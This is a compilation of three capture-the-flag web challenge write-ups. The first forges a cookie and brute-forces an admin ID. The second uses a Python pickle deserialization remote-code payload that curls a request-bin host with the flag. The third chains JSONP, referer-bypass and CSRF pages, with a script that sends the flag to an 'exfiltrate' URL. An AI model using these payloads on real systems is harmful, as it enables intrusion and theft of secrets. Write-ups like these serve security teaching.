message-board

Description

Your employer, LameCompany, has lots of gossip on its company message board: message-board.hsc.tf. You, Kupatergent, are able to access some of the tea, but not all of it! Unsatisfied, you figure that the admin user must have access to ALL of the tea. Your goal is to find the tea you've been missing out on.

Your login credentials: username: kupatergent password: gandal

Server code is attached (slightly modified).

message-board-master.zip

Detailed solution

Start by opening the challenge link https://message-board.hsc.tf/

Welcome to LameCompany's Message Board

You need to log in to access your account.

We have a login page https://message-board.hsc.tf/login

Message Board

LameCompany

Username

Password

Login

Gossip abounds

It's a normal login form that use POST request

```
    <form action="/login" method="POST">
        <div class="mb-3">
            <label class="form-label" for="username">Username</label>
            <input class="form-control" type="text" name="username" id="">
        </div>
        <div class="mb-3">
            <label class="form-label" for="password">Password</label>
            <input class="form-control" type="password" name="password" id="">
        </div>
        <button class="btn btn-primary" type="submit">Login</button>
        <p class="form-text">Gossip abounds</p>
    </form>
```

Now let's check the source code [message-board-master.zip]()

It's a Express-NodeJS web application let's see the app.js

```
const express = require("express")
const cookieParser = require("cookie-parser")
const ejs = require("ejs")
require("dotenv").config()

const app = express()
app.use(express.urlencoded({ extended: true }))
app.use(cookieParser())
app.set("view engine", "ejs")
app.use(express.static("public"))

const users = [
    {
        userID: "972",
        username: "kupatergent",
        password: "gandal"
    },
    {
        userID: "***",
        username: "admin"
```

```
    }
]

app.get("/", (req, res) => {
    const admin = users.find(u => u.username === "admin")
    if(req.cookies && req.cookies.userData && req.cookies.userData.userID) {
        const {userID, username} = req.cookies.userData
        if(req.cookies.userData.userID === admin.userID) res.render("home.ejs", 
{username: username, flag: process.env.FLAG})
        else res.render("home.ejs", {username: username, flag: "no flag for 
you"})
    } else {
        res.render("unauth.ejs")
    }
})

app.route("/login")
.get((req, res) => {
    if(req.cookies.userData && req.cookies.userData.userID) {
        res.redirect("/")
    } else {
        res.render("login.ejs", {err: false})
    }
})
.post((req, res)=> {
    const request = {
        username: req.body.username,
        password: req.body.password
    }
    const user = users.find(u => (u.username === request.username && u.password 
=== request.password))
    if(user) {
        res.cookie("userData", {userID: user.userID, username: user.username})
        res.redirect("/")
    } else {
        res.render("login", {err: true}) // didn't work!
    }
})

app.get("/logout", (req, res) => {
    res.clearCookie("userData")
    res.redirect("/login")
})

app.listen(3000, (err) => {
    if (err) console.log(err);
    else console.log("connected at 3000 :)");
})
```

The login POST request test if the usersname and password exist in the `const users`

As we can users has **kupatergent** and admin, the password and userID for the admin has been edited for the challenge

So we have only the login `kupatergent:gandal`

hi, peasant (kupatergent)

Karen: Did you see Mary's hair the other day?

Mary: I can hear you, you know.

Karen: Technically you're not hearing me.

Rosa: Okay, I'm heading out.

HSCTF: no flag for you

Log out

After login in using `kupatergent:gandal` we can the message no flag for you

```
app.get("/", (req, res) => {
    const admin = users.find(u => u.username === "admin")
    if(req.cookies && req.cookies.userData && req.cookies.userData.userID) {
        const {userID, username} = req.cookies.userData
        if(req.cookies.userData.userID === admin.userID) res.render("home.ejs",
{username: username, flag: process.env.FLAG})
        else res.render("home.ejs", {username: username, flag: "no flag for
you"})
    } else {
        res.render("unauth.ejs")
    }
})
```

As we can see if we acces the home page a test check our cookie and extract the userID and username and compare them to username and userID of the admin

If our cookie has the admin username and userID we gonna see the flag

A cookie has been generated after login in `kupatergent:gandal` we can see it in dev tools

```
userData=j%3A%7B%22userID%22%3A%22972%22%2C%22username%22%3A%22kupatergent%22%7D
```

It's url encoded let's decode it

```
j:{"userID":"972","username":"kupatergent"}
```

As we can the cookie has the userID and the username. So to be able to get the flag we need to craft a cookie with

j:{"userID":"X","username":"admin"} as X is admin userID

So we need to bruteforce the userID until we got a page with flag

```
import requests
from requests.structures import CaseInsensitiveDict

url = "https://message-board.hsc.tf/"

headers = CaseInsensitiveDict()

for i in range(0, 999):
    print("userID = " + str(i) )
    headers["Cookie"] = "userData=j:%7B%22userID%22:%22" + str(i)+
"%22,%22username%22:%22admin%22%7D"
    resp = requests.get(url, headers=headers)
    page = resp.content.decode("utf-8")
    if page.find("no flag for you") != 1429:
        print(page)
        break
```

```
userID = 762
userID = 763
userID = 764
userID = 765
userID = 766
userID = 767
userID = 768
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>LameCompany: Message Board</title>

    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-+0n0xVW2eSR5OomGNYDnh
zAbDsOXxcvSN1TPprVMTNDbiYZCxYbOOl7+AMvyTG2x" crossorigin="anonymous">
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/js/bootstrap.bundle.min.js" integrity="sha384-gtEjrD/SeCtmISkJkNUaaKMoLD0//ElJ
19smozuHV6z3Iehds+3Ulb9Bn9Plx0x4" crossorigin="anonymous"></script>

    <link rel="stylesheet" href="styles.css">
</head>
<body>


<div class="container mid">
    <h1>hi, admin</h1>

    <div class="messages">
        <p><strong data-bs-toggle="tooltip" title="a super friendly person :)">Karen:</strong> Did you see Mary's hair the other day?</p>
        <p><strong data-bs-toggle="tooltip" title="had terrible hair the other day">Mary:</strong> I can hear you, you know.</p>
        <p><strong data-bs-toggle="tooltip" title="a super friendly person :)">Karen:</strong> Technically you're not hearing me.</p>
        <p><strong data-bs-toggle="tooltip" title="has had enough of this bs">Rosa:</strong> Okay, I'm heading out.</p>
        <p><strong data-bs-toggle="tooltip" title="what a cool name">HSCTF:</strong> flag{y4m_y4m_c00k13s}</p>
    </div>
</div>

<a href="/logout"><button class="btn btn-danger">Log out</button></a>

<script>
    var tooltipTriggerList = [].slice.call(document.querySelectorAll('[data-bs-toggle="tooltip"]'))
    var tooltipList = tooltipTriggerList.map(function (tooltipTriggerEl) {
        return new bootstrap.Tooltip(tooltipTriggerEl)
    })
</script>


</body>
</html>
```

We got admin userID which is 768 and the flag

Jar

Challenge:

My other pickle challenges seem to be giving you all a hard time, so here's a simpler one to get you warmed up.

Solution:

We're given a link to the web application, the Python source code, and a picture of a pickle. The hint points to the documentation for the Python pickle module, a clue that this application is vulnerable to insecure deserialization.

The site shows a single form input with an "Add Item" button. Whatever we submit is appended to the page. Looking at the source code, we can see that the `contents` cookie is used to store these submissions.

On a post request, the `contents` cookie is Base64 decoded and then deserialized and stored in an array. The new item is added, the array is serialized, and then the cookie is reencoded and set in the browser. When we visit the page, the `contents` cookie is decoded and deserialized and the objects are used to generate the text boxes around the page.

We should be able to generate our own pickled payload, set it as the `contents` cookie, and convince the application to deserialize the cookie and execute our code.

There's a good write-up here with a script to generate an exploit. Unfortunately, everything we try seems to result in a `500` error. Using a trick discovered here, we can try `sleep 5` to confirm that our code is getting executed on the server:

```
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ("sleep 5")
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```


That gives us the payload `gASVIgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjAdzbGVlcCA1lIWUUpQu`. If we set that as our cookie and refresh the page, we see that it does indeed take 5 seconds to load. Now we just need to exfiltrate our flag.

Using another trick from that same write-up, we can try to `curl` an endpoint with our output. We can use our own server, or a request bin, to receive the payload.

We can see in the source code that the flag is stored in an environment variable. Let's update our exploit:

```
cmd = ("curl https://en1rz2m58frpb.x.pipedream.net/`echo $FLAG`")
```

If we give that a try, we immediately see a response on our request bin:



Jason - Angstrom CTF 2021

tl;dr

- Intended: Append `; secure; samesite=none` to cookie. Now, `<script src="https://jason.2021.chall.actf.co/flags?callback=load"></script>` would retrieve the flag.
- Unintended: Append .actf.co as domain to cookie using CSRF -> Setup a xss payload in reaction.py challenge -> Log in to this using CSRF -> Payload in Reaction.py exfiltrates document.cookie

Number of Solves: 41
Points: 180

Solved by: Az3z3l & Captain-Kay

Challenge Description

Jason has the coolest site. He knows so many languages, and he, uh, well… trust me, he's cool. So cool, in fact, that he claims to be unhackable. He even released his source code!

Downloads: jason.zip

Solution

First Impression

The challenge runs on NodeJS and uses `res.jsonp` to send back responses from endpoints. One of the endpoints, `/passcode` takes in POST data and appends the value to the cookie. For a secret cookie value(which is set in the admin bot), `flag` endpoint returns us the flag. Another thing to note is that there is a referrer check, which checks the referrer *and if it is set*, it must start with the actual domain name.

Basic Understanding

The referrer is being checked like this,

```
function sameOrigin (req, res, next) {
    if (req.get('referer') && !req.get('referer').startsWith(process.env.URL))
        return res.sendStatus(403)
    return next()
}
```

The condition says `req.get('referrer') && !req.get('referer').startsWith(process.env.URL)`. So, to bypass this all we need to do is make sure that referrer is not being sent. Coz, in this case, req.get('referrer') would fail and 403 won't be sent.

`res.jsonp` endpoint has a *defult endpoint* called callback that could be used to get back JSONp data. Using a script tag and an endpoint with jsonp callback, we can retrieve the data.

Soooo,

```
<!DOCTYPE html>
<html>
<meta name="referrer" content="no-referrer">
<script src="https://jason.2021.chall.actf.co/languages?callback=console.log">
</script>
</html>



<!--
the script would return
/**/ typeof console.log === 'function' &&
console.log({"category":"languages","items":
["C++","Rust","OCaml","Lisp","Physical touch"]});
which is valid js

and thus

console.log is executed
-->
```

The Problem:

To retrieve flag, we need to send the passcode cookie to the flag endpoint. The issue is that, with chrome's latest update, all the cookies are defaulted to lax and this prevents the cookies from being sent cross-site.

Intended Solution

Recent changes in chrome made lax default. Due to this, the cookies dont get sent in cross origin requests. Though Chrome did this, they added some compatibility fixes.

```
Q: What is the Lax + POST mitigation?
This is a specific exception made to account for existing cookie usage on some
Single Sign-On implementations where a CSRF token is expected on a cross-site
POST request. This is purely a temporary solution and will be removed in the
future. It does not add any new behavior, but instead is just not applying the
new SameSite=Lax default in certain scenarios.

Specifically, a cookie that is at most 2 minutes old will be sent on a top-level
cross-site POST request. However, if you rely on this behavior, you should update
these cookies with the SameSite=None; Secure attributes to ensure they continue
to function in the future.
```

source : link

Now, all we need to do is append `; secure; samesite=none` to the cookie and then read flag using script tag.

```
<html>
    <head>
```

```
        <title>
            INTENDED
        </title>
        <meta name="referrer" content="no-referrer">
    </head>
    <body>
    <script>
            function load (data) {
                var x = data.items.map(i => ` ${i} `).join('')
                var y = btoa(x)
                window.open("https://exfiltrate/?fleg="+y);
            }

            window.open("/csrf_to_setcookie.html");
    </script>
    <script src="https://jason.2021.chall.actf.co/flag?callback=load"></script>
    </body>
</html>

<!-- index.html -->
<!DOCTYPE html>
<html lang="en">
<head>
    <meta name="referrer" content="no-referrer">
    <title>Set Cookie domains</title>
</head>
<body>
    <form action="https://jason.2021.chall.actf.co/passcode" id="csrf-form"
method="POST">
        <input name="passcode" value="; secure; samesite=none">
    </form>
    <script>document.getElementById("csrf-form").submit()</script>
</body>
</html>

<!-- csrf_to_setcookie.html  -->
```

Although this method is amazing, we failed to notice this while solving and resorted to an unintended way.

Unintended

This challenge was running on `https://jason.2021.chall.actf.co`. And when the cookie was being set, the domain for it, by default is set to the domain recieving the cookie. In this case `https://jason.2021.chall.actf.co`. We aren't allowed to set other domains other than the recieving one, but… we can set cookies for all subdomains of the particular domain. I.e, in this case, by adding `;Domain:.actf.co`, we can set the passcode cookie across all `.actf.co` domains.

We don't have xss in this challenge, but, if we had any on one of the `.actf.co` domains, we can exfiltrate the cookie.

There were two more client side challenges in this CTF - Reaction.py, Nomnom *(we won't be using nomnom as the payload works only on FireFox)* and they ran on…. .actf.co subdomains \o/

Writeup for `reaction.py` -> TBD

The flow to solve this challenge is:

Setup xss payload in reaction.py challenge (This is done on our end before sending link to admin) ->

CSRF to add `;Domain:.actf.co` on payload (Now admin's passcode would be accessible across all .actf.co domains) ->

Login to your account that has the xss payload in reaction.py

Payloads

```
<!DOCTYPE html>
<html>
    <head>
        <title>
            go boom
        </title>
        <meta name="referrer" content="no-referrer">
    </head>
    <body>
        <script>
            async function exploit() {
                window.open("/csrf_to_setcookie.html");
                window.open("https://reactionpy.2021.chall.actf.co/register")
                window.open('/csrf_to_login_reactpy.html');
                }
            }
            exploit();
        </script>
    </body>
</html>

<!-- index.html -->
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta name="referrer" content="no-referrer">
    <title>Set Cookie domain</title>
</head>
<body>
    <form action="https://jason.2021.chall.actf.co/passcode" id="csrf-form"
method="POST">
        <input name="passcode" value=";Domain=.actf.co">
    </form>
    <script>document.getElementById("csrf-form").submit()</script>
</body>
</html>

<!-- csrf_to_setcookie.html -->
```

```
<!DOCTYPE html>
<html>
```

```
<head>
    <meta name="referrer" content="no-referrer">
    <title>Login to reactpy challenge</title>
</head>
<body>
    <form action="https://reactionpy.2021.chall.actf.co/login" id="csrf-form"
method="POST">
        <input name="username" value="az3z3l">
        <input name="pw" value="star7ricks">
    </form>
    <script>document.getElementById("csrf-form").submit()</script>
</body>
</html>

<!-- csrf_to_login_reactpy.html -->
```